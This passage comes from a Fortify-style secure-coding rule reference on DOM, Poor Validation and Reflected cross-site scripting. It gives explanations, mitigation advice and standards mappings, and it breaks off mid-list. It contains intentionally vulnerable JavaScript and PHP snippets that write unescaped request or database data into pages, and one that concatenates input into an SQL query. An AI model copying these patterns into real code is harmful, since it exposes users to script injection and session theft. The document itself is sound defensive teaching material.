[21] Cross-Site Request Forgery, Standards Mapping - Web Application Security Consortium 24 + 2 - (WASC 24 + 2)

[22] Cross-Site Request Forgery (WASC-09), Standards Mapping - Web Application Security Consortium Version 2.00 - (WASC 2.00)

Cross-Site Scripting: DOM

Explanation

Cross-site scripting (XSS) vulnerabilities occur when:

1. Data enters a web application through an untrusted source. In the case of DOM-based XSS, data is read from a URL parameter or other value within the browser and written back into the page with client-side code. In the case of Reflected XSS, the untrusted source is typically a web request, while in the case of Persisted (also known as Stored) XSS it is typically a database or other back-end datastore.

2. The data is included in dynamic content that is sent to a web user without being validated. In the case of DOM Based XSS, malicious content gets executed as part of DOM (Document Object Model) creation, whenever the victim's browser parses the HTML page.

The malicious content sent to the web browser often takes the form of a segment of JavaScript, but may also include HTML, Flash or any other type of code that the browser may execute. The variety of attacks based on XSS is almost limitless, but they commonly include transmitting private data like cookies or other session information to the attacker, redirecting the victim to web content controlled by the attacker, or performing other malicious operations on the user's machine under the guise of the vulnerable site.

Example: The following JavaScript code segment reads an employee ID, `eid`, from an HTTP request and displays it to the user.

```
<SCRIPT>
var pos=document.URL.indexOf("eid=")+4;
document.write(document.URL.substring(pos,document.URL.length));
</SCRIPT>
```

The code in this example operates correctly if `eid` contains only standard alphanumeric text. If `eid` has a value that includes meta-characters or source code, then the code will be executed by the web browser as it displays the HTTP response.

Initially this might not appear to be much of a vulnerability. After all, why would someone enter a URL that causes malicious code to run on their own computer? The real danger is that an attacker will create the malicious URL, then use e-mail or social engineering tricks to lure victims into visiting a link to the URL. When victims click the link, they unwittingly reflect the malicious content through the vulnerable web application back to their own computers. This mechanism of exploiting vulnerable web applications is known as Reflected XSS.

As the example demonstrates, XSS vulnerabilities are caused by code that includes unvalidated data in an HTTP response. There are three vectors by which an XSS attack can reach a victim:

- Data is read directly from the HTTP request and reflected back in the HTTP response. Reflected XSS exploits occur when an attacker causes a user to supply dangerous content to a vulnerable web application, which is then reflected back to the user and executed by the web browser. The most common mechanism for delivering malicious content is to include it as a parameter in a URL that is posted publicly or e-mailed directly to victims. URLs constructed in this manner constitute the core of many phishing schemes, whereby an attacker convinces victims to visit a URL that refers to a vulnerable site. After the site reflects the attacker's content back to the user, the content is executed and proceeds to transfer private information, such as cookies that may include session information, from the user's machine to the attacker or perform other nefarious activities.

- The application stores dangerous data in a database or other trusted data store. The dangerous data is subsequently read back into the application and included in dynamic content. Persistent XSS exploits occur when an attacker injects dangerous content into a data store that is later read and included in dynamic content. From an attacker's perspective, the optimal place to inject malicious content is in an area that is displayed to either many users or particularly interesting users. Interesting users typically have elevated privileges in the application or interact with sensitive data that is valuable to the attacker. If one of these users executes malicious content, the attacker may be able to perform privileged operations on behalf of the user or gain access to sensitive data belonging to the user.

- A source outside the application stores dangerous data in a database or other data store, and the dangerous data is subsequently read back into the application as trusted data and included in dynamic content.

Recommendation

The solution to XSS is to ensure that validation occurs in the correct places and checks for the correct properties.

Since XSS vulnerabilities occur when an application includes malicious data in its output, one logical approach is to validate data immediately before it leaves the application. However, because web applications often have complex and intricate code for generating dynamic content, this method is prone to errors of omission (missing validation). An effective way to mitigate this risk is to also perform input validation for XSS.

Web applications must validate their input to prevent other vulnerabilities, such as SQL injection, so augmenting an application's existing input validation mechanism to include checks for XSS is generally relatively easy. Despite its value, input validation for XSS does not take the place of rigorous output validation. An application may accept input through a shared data store or other trusted source, and that data store may accept input from a source that does not perform adequate input validation. Therefore, the application cannot implicitly rely on the safety of this or any other data. This means the best way to prevent XSS vulnerabilities is to validate everything that enters the application and leaves the application destined for the user.

The most secure approach to validation for XSS is to create a whitelist of safe characters that are allowed to appear in HTTP content and accept input composed exclusively of characters in the approved set. For example, a valid username might only include alpha-numeric characters or a phone number might only include digits 0-9. However, this solution is often infeasible in web applications because many characters that have special meaning to the browser should still be considered valid input once they are encoded, such as a web design bulletin board that must accept HTML fragments from its users.

A more flexible, but less secure approach is known as blacklisting, which selectively rejects or escapes potentially dangerous characters before using the input. In order to form such a list, you first need to understand the set of characters that hold special meaning for web browsers. Although the HTML standard defines what characters have special meaning, many web browsers try to correct common mistakes in HTML and may treat other characters as special in certain contexts, which is why we do not encourage the use of blacklists as a means to prevent XSS. The CERT(R) Coordination Center at the Software Engineering Institute at Carnegie Mellon University provides the following details about special characters in various contexts [1]:

In the content of a block-level element (in the middle of a paragraph of text):

- "<" is special because it introduces a tag.

- "&" is special because it introduces a character entity.

- ">" is special because some browsers treat it as special, on the assumption that the author of the page intended to include an opening "<", but omitted it in error.

The following principles apply to attribute values:

- In attribute values enclosed with double quotes, the double quotes are special because they mark the end of the attribute value.

- In attribute values enclosed with single quote, the single quotes are special because they mark the end of the attribute value.

- In attribute values without any quotes, white-space characters, such as space and tab, are special.

- "&" is special when used with certain attributes, because it introduces a character entity.

In URLs, for example, a search engine might provide a link within the results page that the user can click to re-run the search. This can be implemented by encoding the search query inside the URL, which introduces additional special characters:

- Space, tab, and new line are special because they mark the end of the URL.

- "&" is special because it either introduces a character entity or separates CGI parameters.

- Non-ASCII characters (that is, everything above 128 in the ISO-8859-1 encoding) are not allowed in URLs, so they are considered to be special in this context.

- The "%" symbol must be filtered from input anywhere parameters encoded with HTTP escape sequences are decoded by server-side code. For example, "%" must be filtered if input such as "%68%65%6C%6C%6F" becomes "hello" when it appears on the web page in question.

Within the body of a <SCRIPT> </SCRIPT>:

- Semicolons, parentheses, curly braces, and new line characters should be filtered out in situations where text could be inserted

directly into a pre-existing script tag.

Server-side scripts:

- Server-side scripts that convert any exclamation characters (!) in input to double-quote characters (") on output might require additional filtering.

Other possibilities:

- If an attacker submits a request in UTF-7, the special character '<' appears as '+ADw-' and may bypass filtering. If the output is included in a page that does not explicitly specify an encoding format, then some browsers try to intelligently identify the encoding based on the content (in this case, UTF-7).

Once you identify the correct points in an application to perform validation for XSS attacks and what special characters the validation should consider, the next challenge is to identify how your validation handles special characters. If special characters are not considered valid input to the application, then you can reject any input that contains special characters as invalid. A second option in this situation is to remove special characters with filtering. However, filtering has the side effect of changing any visual representation of the filtered content and may be unacceptable in circumstances where the integrity of the input must be preserved for display.

If input containing special characters must be accepted and displayed accurately, validation must encode any special characters to remove their significance. A complete list of ISO 8859-1 encoded values for special characters is provided as part of the official HTML specification [2].

Many application servers attempt to limit an application's exposure to cross-site scripting vulnerabilities by providing implementations for the functions responsible for setting certain specific HTTP response content that perform validation for the characters essential to a cross-site scripting attack. Do not rely on the server running your application to make it secure. When an application is developed there are no guarantees about what application servers it will run on during its lifetime. As standards and known exploits evolve, there are no guarantees that application servers will also stay in sync.

Tips

1. The HP Fortify Secure Coding Rulepacks warn about SQL Injection and Access Control: Database issues when untrusted data is written to a database and also treat the database as a source of untrusted data, which can lead to XSS vulnerabilities. If the database is a trusted resource in your environment, use custom filters to filter out dataflow issues that include the DATABASE taint flag or originate from database sources. Nonetheless, it is often still a good idea to validate everything read from the database.

2. Even though URL encoding untrusted data protects against many XSS attacks, some browsers (specifically, Internet Explorer 6 and 7 and possibly others) automatically decode content at certain locations within the Document Object Model (DOM) prior to passing it to the JavaScript interpreter. To reflect this danger, the rulepacks no longer treat URL encoding routines as sufficient to protect against cross-site scripting. Data values that are URL encoded and subsequently output will cause HP Fortify to report Cross-Site Scripting: Poor Validation vulnerabilities.

References

[1] Understanding Malicious Content Mitigation for Web Developers, CERT, http://www.cert.org/tech_tips/malicious_code_mitigation.html#9

[2] HTML 4.01 Specification, W3, http://www.w3.org/TR/html4/sgml/entities.html#h-24.2

[3] CWE ID 79, CWE ID 80, Standards Mapping - Common Weakness Enumeration - (CWE)

[4] SI, Standards Mapping - FIPS200 - (FISMA)

[5] SI-10 Information Input Validation (P1), Standards Mapping - NIST Special Publication 800-53 Revision 4 - (NIST SP 800-53 Rev.4)

[6] M7 Client Side Injection, Standards Mapping - OWASP Mobile Top 10 Risks 2014 - (OWASP Mobile 2014)

[7] A4 Cross Site Scripting, Standards Mapping - OWASP Top 10 2004 - (OWASP 2004)

[8] A1 Cross Site Scripting (XSS), Standards Mapping - OWASP Top 10 2007 - (OWASP 2007)

[9] A2 Cross-Site Scripting (XSS), Standards Mapping - OWASP Top 10 2010 - (OWASP 2010)

[10] A3 Cross-Site Scripting (XSS), Standards Mapping - OWASP Top 10 2013 - (OWASP 2013)

[11] Requirement 6.5.4, Standards Mapping - Payment Card Industry Data Security Standard Version 1.1 - (PCI 1.1)

[12] Requirement 6.3.1.1, Requirement 6.5.1, Standards Mapping - Payment Card Industry Data Security Standard Version 1.2 - (PCI 1.2)

[13] Requirement 6.5.7, Standards Mapping - Payment Card Industry Data Security Standard Version 2.0 - (PCI 2.0)

[14] Requirement 6.5.7, Standards Mapping - Payment Card Industry Data Security Standard Version 3.0 - (PCI 3.0)

[15] Insecure Interaction - CWE ID 079, Standards Mapping - SANS Top 25 2009 - (SANS 2009)

[16] Insecure Interaction - CWE ID 079, Standards Mapping - SANS Top 25 2010 - (SANS 2010)

[17] Insecure Interaction - CWE ID 079, Standards Mapping - SANS Top 25 2011 - (SANS Top 25 2011)

[18] APP3510 CAT I, APP3580 CAT I, Standards Mapping - Security Technical Implementation Guide Version 3.1 - (STIG 3.1)

[19] APP3510 CAT I, APP3580 CAT I, Standards Mapping - Security Technical Implementation Guide Version 3.4 - (STIG 3.4)

[20] APP3510 CAT I, APP3580 CAT I, Standards Mapping - Security Technical Implementation Guide Version 3.5 - (STIG 3.5)

[21] APP3510 CAT I, APP3580 CAT I, Standards Mapping - Security Technical Implementation Guide Version 3.6 - (STIG 3.6)

[22] APP3510 CAT I, APP3580 CAT I, Standards Mapping - Security Technical Implementation Guide Version 3.7 - (STIG 3.7)

[23] APP3510 CAT I, APP3580 CAT I, Standards Mapping - Security Technical Implementation Guide Version 3.9 - (STIG 3.9)

[24] Cross-Site Scripting, Standards Mapping - Web Application Security Consortium 24 + 2 - (WASC 24 + 2)

[25] Cross-Site Scripting (WASC-08), Standards Mapping - Web Application Security Consortium Version 2.00 - (WASC 2.00)

Cross-Site Scripting: Poor Validation

Explanation

The use of certain encoding functions, such as `htmlspecialchars()` or `htmlentities()`, will prevent some, but not all cross-site scripting attacks. Depending on the context in which the data appear, characters beyond the basic <, >, &, and " that are HTML-encoded and those beyond <, >, &, ", and ' (only when `ENT_QUOTES` is set) that are XML-encoded may take on meta-meaning. Relying on such encoding functions is equivalent to using a weak blacklist to prevent cross-site scripting and might allow an attacker to inject malicious code that will be executed in the browser. Because accurately identifying the context in which the data appear statically is not always possible, the HP Fortify Secure Coding Rulepacks reports cross-site scripting findings even when encoding is applied and presents them as Cross-Site Scripting: Poor Validation issues.

Cross-site scripting (XSS) vulnerabilities occur when:

1. Data enters a web application through an untrusted source. In the case of Reflected XSS, an untrusted source is most frequently a web request, and in the case of Persistent (a.k.a. Stored) XSS -- it is the results of a database query.

2. The data is included in dynamic content that is sent to a web user without being validated.

The malicious content sent to the web browser often takes the form of a segment of JavaScript, but may also include HTML, Flash or any other type of code that the browser may execute. The variety of attacks based on XSS is almost limitless, but they commonly include transmitting private data like cookies or other session information to the attacker, redirecting the victim to web content controlled by the attacker, or performing other malicious operations on the user's machine under the guise of the vulnerable site.

Example 1: The following code segment reads in the `text` parameter, from an HTTP request, HTML-encodes it, and displays it in an alert box in between script tags.

```
<?php
    $var=$_GET['text'];
    ...
    $var2=htmlspecialchars($var);
    echo "<script>alert('$var2')</script>";
?>
```

The code in this example operates correctly if `text` contains only standard alphanumeric text. If `text` has a single quote, a round bracket and a semicolon, it ends the `alert` textbox thereafter the code will be executed.

Initially this might not appear to be much of a vulnerability. After all, why would someone enter a URL that causes malicious code to run on their own computer? The real danger is that an attacker will create the malicious URL, then use e-mail or social engineering tricks to lure victims into visiting a link to the URL. When victims click the link, they unwittingly reflect the malicious content through the vulnerable web application back to their own computers. This mechanism of exploiting vulnerable web applications is known as Reflected XSS.

As the examples demonstrate, XSS vulnerabilities are caused by code that includes unvalidated data in an HTTP response. There are three vectors by which an XSS attack can reach a victim:

- As in Example 1, data is read directly from the HTTP request and reflected back in the HTTP response. Reflected XSS exploits occur when an attacker causes a user to supply dangerous content to a vulnerable web application, which is then reflected back to the user and executed by the web browser. The most common mechanism for delivering malicious content is to include it as a parameter in a URL that is posted publicly or e-mailed directly to victims. URLs constructed in this manner constitute the core of many phishing schemes, whereby an attacker convinces victims to visit a URL that refers to a vulnerable site. After the site reflects the attacker's content back to the user, the content is executed and proceeds to transfer private information, such as cookies that may include session information, from the user's machine to the attacker or perform other nefarious activities.

- The application stores dangerous data in a database or other trusted data store. The dangerous data is subsequently read back into the application and included in dynamic content. Persistent XSS exploits occur when an attacker injects dangerous content into a data store that is later read and included in dynamic content. From an attacker's perspective, the optimal place to inject malicious content is in an area that is displayed to either many users or particularly interesting users. Interesting users typically have elevated privileges in the application or interact with sensitive data that is valuable to the attacker. If one of these users executes malicious content, the attacker may be able to perform privileged operations on behalf of the user or gain access to sensitive data belonging to the user.

- A source outside the application stores dangerous data in a database or other data store, and the dangerous data is subsequently read back into the application as trusted data and included in dynamic content.

Recommendation

The solution to XSS is to ensure that validation occurs in the correct places and checks for the correct properties.

Since XSS vulnerabilities occur when an application includes malicious data in its output, one logical approach is to validate data immediately before it leaves the application. However, because web applications often have complex and intricate code for generating dynamic content, this method is prone to errors of omission (missing validation). An effective way to mitigate this risk is to also perform input validation for XSS.

Web applications must validate their input to prevent other vulnerabilities, such as SQL injection, so augmenting an application's existing input validation mechanism to include checks for XSS is generally relatively easy. Despite its value, input validation for XSS does not take the place of rigorous output validation. An application may accept input through a shared data store or other trusted source, and that data store may accept input from a source that does not perform adequate input validation. Therefore, the application cannot implicitly rely on the safety of this or any other data. This means the best way to prevent XSS vulnerabilities is to validate everything that enters the application and leaves the application destined for the user.

The most secure approach to validation for XSS is to create a whitelist of safe characters that are allowed to appear in HTTP content and accept input composed exclusively of characters in the approved set. For example, a valid username might only include alpha-numeric characters or a phone number might only include digits 0-9. However, this solution is often infeasible in web applications because many characters that have special meaning to the browser should still be considered valid input once they are encoded, such as a web design bulletin board that must accept HTML fragments from its users.

A more flexible, but less secure approach is known as blacklisting, which selectively rejects or escapes potentially dangerous characters before using the input. In order to form such a list, you first need to understand the set of characters that hold special meaning for web browsers. Although the HTML standard defines what characters have special meaning, many web browsers try to correct common mistakes in HTML and may treat other characters as special in certain contexts, which is why we do not encourage the use of blacklists as a means to prevent XSS. The CERT(R) Coordination Center at the Software Engineering Institute at Carnegie Mellon University provides the following details about special characters in various contexts [1]:

In the content of a block-level element (in the middle of a paragraph of text):

- "<" is special because it introduces a tag.

- "&" is special because it introduces a character entity.

- ">" is special because some browsers treat it as special, on the assumption that the author of the page intended to include an opening "<", but omitted it in error.

The following principles apply to attribute values:

- In attribute values enclosed with double quotes, the double quotes are special because they mark the end of the attribute value.

- In attribute values enclosed with single quote, the single quotes are special because they mark the end of the attribute value.

- In attribute values without any quotes, white-space characters, such as space and tab, are special.

- "&" is special when used with certain attributes, because it introduces a character entity.

In URLs, for example, a search engine might provide a link within the results page that the user can click to re-run the search. This can be implemented by encoding the search query inside the URL, which introduces additional special characters:

- Space, tab, and new line are special because they mark the end of the URL.

- "&" is special because it either introduces a character entity or separates CGI parameters.

- Non-ASCII characters (that is, everything above 128 in the ISO-8859-1 encoding) are not allowed in URLs, so they are considered to be special in this context.

- The "%" symbol must be filtered from input anywhere parameters encoded with HTTP escape sequences are decoded by

server-side code. For example, "%" must be filtered if input such as "%68%65%6C%6C%6F" becomes "hello" when it appears on the web page in question.

Within the body of a <SCRIPT> </SCRIPT>:

- Semicolons, parentheses, curly braces, and new line characters should be filtered out in situations where text could be inserted directly into a pre-existing script tag.

Server-side scripts:

- Server-side scripts that convert any exclamation characters (!) in input to double-quote characters (") on output might require additional filtering.

Other possibilities:

- If an attacker submits a request in UTF-7, the special character '<' appears as '+ADw-' and may bypass filtering. If the output is included in a page that does not explicitly specify an encoding format, then some browsers try to intelligently identify the encoding based on the content (in this case, UTF-7).

Once you identify the correct points in an application to perform validation for XSS attacks and what special characters the validation should consider, the next challenge is to identify how your validation handles special characters. If special characters are not considered valid input to the application, then you can reject any input that contains special characters as invalid. A second option in this situation is to remove special characters with filtering. However, filtering has the side effect of changing any visual representation of the filtered content and may be unacceptable in circumstances where the integrity of the input must be preserved for display.

If input containing special characters must be accepted and displayed accurately, validation must encode any special characters to remove their significance. A complete list of ISO 8859-1 encoded values for special characters is provided as part of the official HTML specification [2].

Many application servers attempt to limit an application's exposure to cross-site scripting vulnerabilities by providing implementations for the functions responsible for setting certain specific HTTP response content that perform validation for the characters essential to a cross-site scripting attack. Do not rely on the server running your application to make it secure. When an application is developed there are no guarantees about what application servers it will run on during its lifetime. As standards and known exploits evolve, there are no guarantees that application servers will also stay in sync.

Tips

1. The HP Fortify Secure Coding Rulepacks warn about SQL Injection and Access Control: Database issues when untrusted data is written to a database and also treat the database as a source of untrusted data, which can lead to XSS vulnerabilities. If the database is a trusted resource in your environment, use custom filters to filter out dataflow issues that include the DATABASE taint flag or originate from database sources. Nonetheless, it is often still a good idea to validate everything read from the database.

2. Even though URL encoding untrusted data protects against many XSS attacks, some browsers (specifically, Internet Explorer 6 and 7 and possibly others) automatically decode content at certain locations within the Document Object Model (DOM) prior to passing it to the JavaScript interpreter. To reflect this danger, the rulepacks no longer treat URL encoding routines as sufficient to protect against cross-site scripting. Data values that are URL encoded and subsequently output will cause Fortify to report Cross-Site Scripting: Poor Validation vulnerabilities.

3. To differentiate between the data that are encoded and those that are not, use the Data Validation project template that groups the issues into folders based on the type of encoding applied to their source of input.

4. Due to the dynamic nature of PHP, you may see a large number of findings in PHP library files. Consider using a filter file to hide specific findings from view. For instructions on creating a filter file, see Advanced Options in the HP Fortify Static Code Analyzer User Guide.

References

[1] Understanding Malicious Content Mitigation for Web Developers, CERT, http://www.cert.org/tech_tips/malicious_code_mitigation.html#9

[2] HTML 4.01 Specification, W3, http://www.w3.org/

TR/html4/sgml/entities.html#h-24.2

[3] CWE ID 82, CWE ID 83, CWE ID 87, CWE ID 692, Standards Mapping - Common Weakness Enumeration - (CWE)

[4] SI, Standards Mapping - FIPS200 - (FISMA)

[5] SI-10 Information Input Validation (P1), Standards Mapping - NIST Special Publication 800-53 Revision 4 - (NIST SP 800-53 Rev.4)

[6] M7 Client Side Injection, Standards Mapping - OWASP Mobile Top 10 Risks 2014 - (OWASP Mobile 2014)

[7] A4 Cross Site Scripting, Standards Mapping - OWASP Top 10 2004 - (OWASP 2004)

[8] A1 Cross Site Scripting (XSS), Standards Mapping - OWASP Top 10 2007 - (OWASP 2007)

[9] A2 Cross-Site Scripting (XSS), Standards Mapping - OWASP Top 10 2010 - (OWASP 2010)

[10] A3 Cross-Site Scripting (XSS), Standards Mapping - OWASP Top 10 2013 - (OWASP 2013)

[11] Requirement 6.5.4, Standards Mapping - Payment Card Industry Data Security Standard Version 1.1 - (PCI 1.1)

[12] Requirement 6.3.1.1, Requirement 6.5.1, Standards Mapping - Payment Card Industry Data Security Standard Version 1.2 - (PCI 1.2)

[13] Requirement 6.5.7, Standards Mapping - Payment Card Industry Data Security Standard Version 2.0 - (PCI 2.0)

[14] Requirement 6.5.7, Standards Mapping - Payment Card Industry Data Security Standard Version 3.0 - (PCI 3.0)

[15] Insecure Interaction - CWE ID 116, Standards Mapping - SANS Top 25 2009 - (SANS 2009)

[16] APP3510 CAT I, APP3580 CAT I, Standards Mapping - Security Technical Implementation Guide Version 3.1 - (STIG 3.1)

[17] APP3510 CAT I, APP3580 CAT I, Standards Mapping - Security Technical Implementation Guide Version 3.4 - (STIG 3.4)

[18] APP3510 CAT I, APP3580 CAT I, Standards Mapping - Security Technical Implementation Guide Version 3.5 - (STIG 3.5)

[19] APP3510 CAT I, APP3580 CAT I, Standards Mapping - Security Technical Implementation Guide Version 3.6 - (STIG 3.6)

[20] APP3510 CAT I, APP3580 CAT I, Standards Mapping - Security Technical Implementation Guide Version 3.7 - (STIG 3.7)

[21] APP3510 CAT I, APP3580 CAT I, Standards Mapping - Security Technical Implementation Guide Version 3.9 - (STIG 3.9)

[22] Cross-Site Scripting, Standards Mapping - Web Application Security Consortium 24 + 2 - (WASC 24 + 2)

[23] Cross-Site Scripting (WASC-08), Standards Mapping - Web Application Security Consortium Version 2.00 - (WASC 2.00)

Cross-Site Scripting: Reflected

Explanation

Cross-site scripting (XSS) vulnerabilities occur when:

1. Data enters a web application through an untrusted source. In the case of Reflected XSS, the untrusted source is typically a web request, while in the case of Persisted (also known as Stored) XSS it is typically a database or other back-end datastore.

2. The data is included in dynamic content that is sent to a web user without being validated.

The malicious content sent to the web browser often takes the form of a segment of JavaScript, but may also include HTML, Flash or any other type of code that the browser may execute. The variety of attacks based on XSS is almost limitless, but they commonly include transmitting private data like cookies or other session information to the attacker, redirecting the victim to web content controlled by the attacker, or performing other malicious operations on the user's machine under the guise of the vulnerable site.

Example 1: The following PHP code segment reads an employee ID, `eid`, from an HTTP request and displays it to the user.

```
<?php
    $eid = $_GET['eid'];
    ...
?>
...
<?php
    echo "Employee ID: $eid";
?>
```

The code in this example operates correctly if `eid` contains only standard alphanumeric text. If `eid` has a value that includes meta-characters or source code, then the code will be executed by the web browser as it displays the HTTP response.

Initially this might not appear to be much of a vulnerability. After all, why would someone enter a URL that causes malicious code to run on their own computer? The real danger is that an attacker will create the malicious URL, then use e-mail or social engineering tricks to lure victims into visiting a link to the URL. When victims click the link, they unwittingly reflect the malicious content through the vulnerable web application back to their own computers. This mechanism of exploiting vulnerable web applications is known as Reflected XSS.

Example 2: The following PHP code segment queries a database for an employee with a given ID and prints the corresponding employee's name.

```
<?php...
 $con = mysql_connect($server,$user,$password);
 ...
 $result = mysql_query("select * from emp where id="+eid);
 $row = mysql_fetch_array($result)
 echo 'Employee name: ', mysql_result($row,0,'name');
 ...
?>
```

As in Example 1, this code functions correctly when the values of `name` are well-behaved, but it does nothing to prevent exploits if they are not. Again, this code can appear less dangerous because the value of `name` is read from a database, whose contents are apparently managed by the application. However, if the value of `name` originates from user-supplied data, then the database can be a conduit for malicious content. Without proper input validation on all data stored in the database, an attacker can execute malicious commands in the user's web browser. This type of exploit, known as Persistent (or Stored) XSS, is particularly insidious because the indirection caused by the data store makes it more difficult to identify the threat and increases the possibility that the attack will affect multiple users. XSS got its start in this form with web sites that offered a "guestbook" to visitors. Attackers would include JavaScript in their guestbook entries, and all subsequent visitors to the guestbook page would execute the malicious code.

As the examples demonstrate, XSS vulnerabilities are caused by code that includes unvalidated data in an HTTP response. There are three vectors by which an XSS attack can reach a victim:

- As in Example 1, data is read directly from the HTTP request and reflected back in the HTTP response. Reflected XSS exploits occur when an attacker causes a user to supply dangerous content to a vulnerable web application, which is then reflected back to the user and executed by the web browser. The most common mechanism for delivering malicious content is to include it as a parameter in a URL that is posted publicly or e-mailed directly to victims. URLs constructed in this manner constitute the core of many phishing schemes, whereby an attacker convinces victims to visit a URL that refers to a vulnerable site. After the site reflects the attacker's content back to the user, the content is executed and proceeds to transfer private information, such as cookies that may include session information, from the user's machine to the attacker or perform other nefarious activities.

- As in Example 2, the application stores dangerous data in a database or other trusted data store. The dangerous data is subsequently read back into the application and included in dynamic content. Persistent XSS exploits occur when an attacker injects dangerous content into a data store that is later read and included in dynamic content. From an attacker's perspective, the optimal place to inject malicious content is in an area that is displayed to either many users or particularly interesting users. Interesting users typically have elevated privileges in the application or interact with sensitive data that is valuable to the attacker. If one of these users executes malicious content, the attacker may be able to perform privileged operations on behalf of the user or gain access to sensitive data belonging to the user.

- A source outside the application stores dangerous data in a database or other data store, and the dangerous data is subsequently read back into the application as trusted data and included in dynamic content.

Recommendation

The solution to XSS is to ensure that validation occurs in the correct places and checks for the correct properties.

Since XSS vulnerabilities occur when an application includes malicious data in its output, one logical approach is to validate data immediately before it leaves the application. However, because web applications often have complex and intricate code for generating dynamic content, this method is prone to errors of omission (missing validation). An effective way to mitigate this risk is to also perform input validation for XSS.

Web applications must validate their input to prevent other vulnerabilities, such as SQL injection, so augmenting an application's existing input validation mechanism to include checks for XSS is generally relatively easy. Despite its value, input validation for XSS does not take the place of rigorous output validation. An application may accept input through a shared data store or other trusted source, and that data store may accept input from a source that does not perform adequate input validation. Therefore, the application cannot implicitly rely on the safety of this or any other data. This means the best way to prevent XSS vulnerabilities is to validate everything that enters the application and leaves the application destined for the user.

The most secure approach to validation for XSS is to create a whitelist of safe characters that are allowed to appear in HTTP content and accept input composed exclusively of characters in the approved set. For example, a valid username might only include alpha-numeric characters or a phone number might only include digits 0-9. However, this solution is often infeasible in web applications because many characters that have special meaning to the browser should still be considered valid input once they are encoded, such as a web design bulletin board that must accept HTML fragments from its users.

A more flexible, but less secure approach is known as blacklisting, which selectively rejects or escapes potentially dangerous characters before using the input. In order to form such a list, you first need to understand the set of characters that hold special meaning for web browsers. Although the HTML standard defines what characters have special meaning, many web browsers try to correct common mistakes in HTML and may treat other characters as special in certain contexts, which is why we do not encourage the use of blacklists as a means to prevent XSS. The CERT(R) Coordination Center at the Software Engineering Institute at Carnegie Mellon University provides the following details about special characters in various contexts [1]:

In the content of a block-level element (in the middle of a paragraph of text):

- "<" is special because it introduces a tag.

- "&" is special because it introduces a character entity.

- ">" is special because some browsers treat it as special, on the assumption that the author of the page intended to include an opening "<", but omitted it in error.

The following principles apply to attribute values:

- In attribute values enclosed with double quotes, the double quotes are special because they mark the end of the attribute value.

- In attribute values enclosed with single quote, the single quotes are special because they mark the end of the attribute value.

- In attribute values without any quotes, white-space characters, such as space and tab, are special.

- "&" is special when used with certain attributes, because it introduces a character entity.

In URLs, for example, a search engine might provide a link within the results page that the user can click to re-run the search. This can be implemented by encoding the search query inside the URL, which introduces additional special characters:

- Space, tab, and new line are special because they mark the end of the URL.

- "&" is special because it either introduces a character entity or separates CGI parameters.

- Non-ASCII characters (that is, everything above 128 in the ISO-8859-1 encoding) are not allowed in URLs, so they are considered to be special in this context.

- The "%" symbol must be filtered from input anywhere parameters encoded with HTTP escape sequences are decoded by server-side code. For example, "%" must be filtered if input such as "%68%65%6C%6C%6F" becomes "hello" when it appears on the web page in question.

Within the body of a <SCRIPT> </SCRIPT>:

- Semicolons, parentheses, curly braces, and new line characters should be filtered out in situations where text could be inserted directly into a pre-existing script tag.

Server-side scripts:

- Server-side scripts that convert any exclamation characters (!) in input to double-quote characters (") on output might require additional filtering.

Other possibilities:

- If an attacker submits a request in UTF-7, the special character '<' appears as '+ADw-' and may bypass filtering. If the output is included in a page that does not explicitly specify an encoding format, then some browsers try to intelligently identify the encoding based on the content (in this case, UTF-7).

Once you identify the correct points in an application to perform validation for XSS attacks and what special characters the validation should consider, the next challenge is to identify how your validation handles special characters. If special characters are not considered valid input to the application, then you can reject any input that contains special characters as invalid. A second option in this situation is to remove special characters with filtering. However, filtering has the side effect of changing any visual representation of the filtered content and may be unacceptable in circumstances where the integrity of the input must be preserved for display.

If input containing special characters must be accepted and displayed accurately, validation must encode any special characters to remove their significance. A complete list of ISO 8859-1 encoded values for special characters is provided as part of the official HTML specification [2].

Many application servers attempt to limit an application's exposure to cross-site scripting vulnerabilities by providing implementations for the functions responsible for setting certain specific HTTP response content that perform validation for the characters essential to a cross-site scripting attack. Do not rely on the server running your application to make it secure. When an application is developed there are no guarantees about what application servers it will run on during its lifetime. As standards and known exploits evolve, there are no guarantees that application servers will also stay in sync.

Tips

1. The HP Fortify Secure Coding Rulepacks warn about SQL Injection and Access Control: Database issues when untrusted data is written to a database and also treat the database as a source of untrusted data, which can lead to XSS vulnerabilities. If the database is a trusted resource in your environment, use custom filters to filter out dataflow issues that include the DATABASE taint flag or originate from database sources. Nonetheless, it is often still a good idea to validate everything read from the database.

2. Even though URL encoding untrusted data protects against many XSS attacks, some browsers (specifically, Internet Explorer 6 and 7 and possibly others) automatically decode content at certain locations within the Document Object Model (DOM) prior to passing it to the JavaScript interpreter. To reflect this danger, the rulepacks no longer treat URL encoding routines as sufficient

to protect against cross-site scripting. Data values that are URL encoded and subsequently output will cause Fortify to report Cross-Site Scripting: Poor Validation vulnerabilities.

3. Due to the dynamic nature of PHP, you may see a large number of findings in PHP library files. Consider using a filter file to hide specific findings from view. For instructions on creating a filter file, see Advanced Options in the HP Fortify Static Code Analyzer User Guide.

References

[1] Understanding Malicious Content Mitigation for Web Developers, CERT, http://www.cert.org/tech_tips/malicious_code_mitigation.html#9

[2] HTML 4.01 Specification, W3, http://www.w3.org/TR/html4/sgml/entities.html#h-24.2

[3] CWE ID 79, CWE ID 80, Standards Mapping - Common Weakness Enumeration - (CWE)

[4] SI, Standards Mapping - FIPS200 - (FISMA)

[5] SI-10 Information Input Validation (P1), Standards Mapping - NIST Special Publication 800-53 Revision 4 - (NIST SP 800-53 Rev.4)

[6] M7 Client Side Injection, Standards Mapping - OWASP Mobile Top 10 Risks 2014 - (OWASP Mobile 2014)

[7] A4 Cross Site Scripting, Standards Mapping - OWASP Top 10 2004 - (OWASP 2004)

[8] A1 Cross Site Scripting (XSS), Standards Mapping - OWASP Top 10 2007 - (OWASP 2007)

[9] A2 Cross-Site Scripting (XSS), Standards Mapping - OWASP Top 10 2010 - (OWASP 2010)

[10] A3 Cross-Site Scripting (XSS), Standards Mapping - OWASP Top 10 2013 - (OWASP 2013)

[11] Requirement 6.5.4, Standards Mapping - Payment Card Industry Data Security Standard Version 1.1 - (PCI 1.1)

[12] Requirement 6.3.1.1, Requirement 6.5.1, Standards Mapping - Payment Card Industry Data Security Standard Version 1.2 - (PCI 1.2)

[13] Requirement 6.5.7, Standards Mapping - Payment Card Industry Data Security Standard Version 2.0 - (PCI 2.0)

[14] Requirement 6.5.7, Standards Mapping - Payment Card Industry Data Security Standard Version 3.0 - (PCI 3.0)

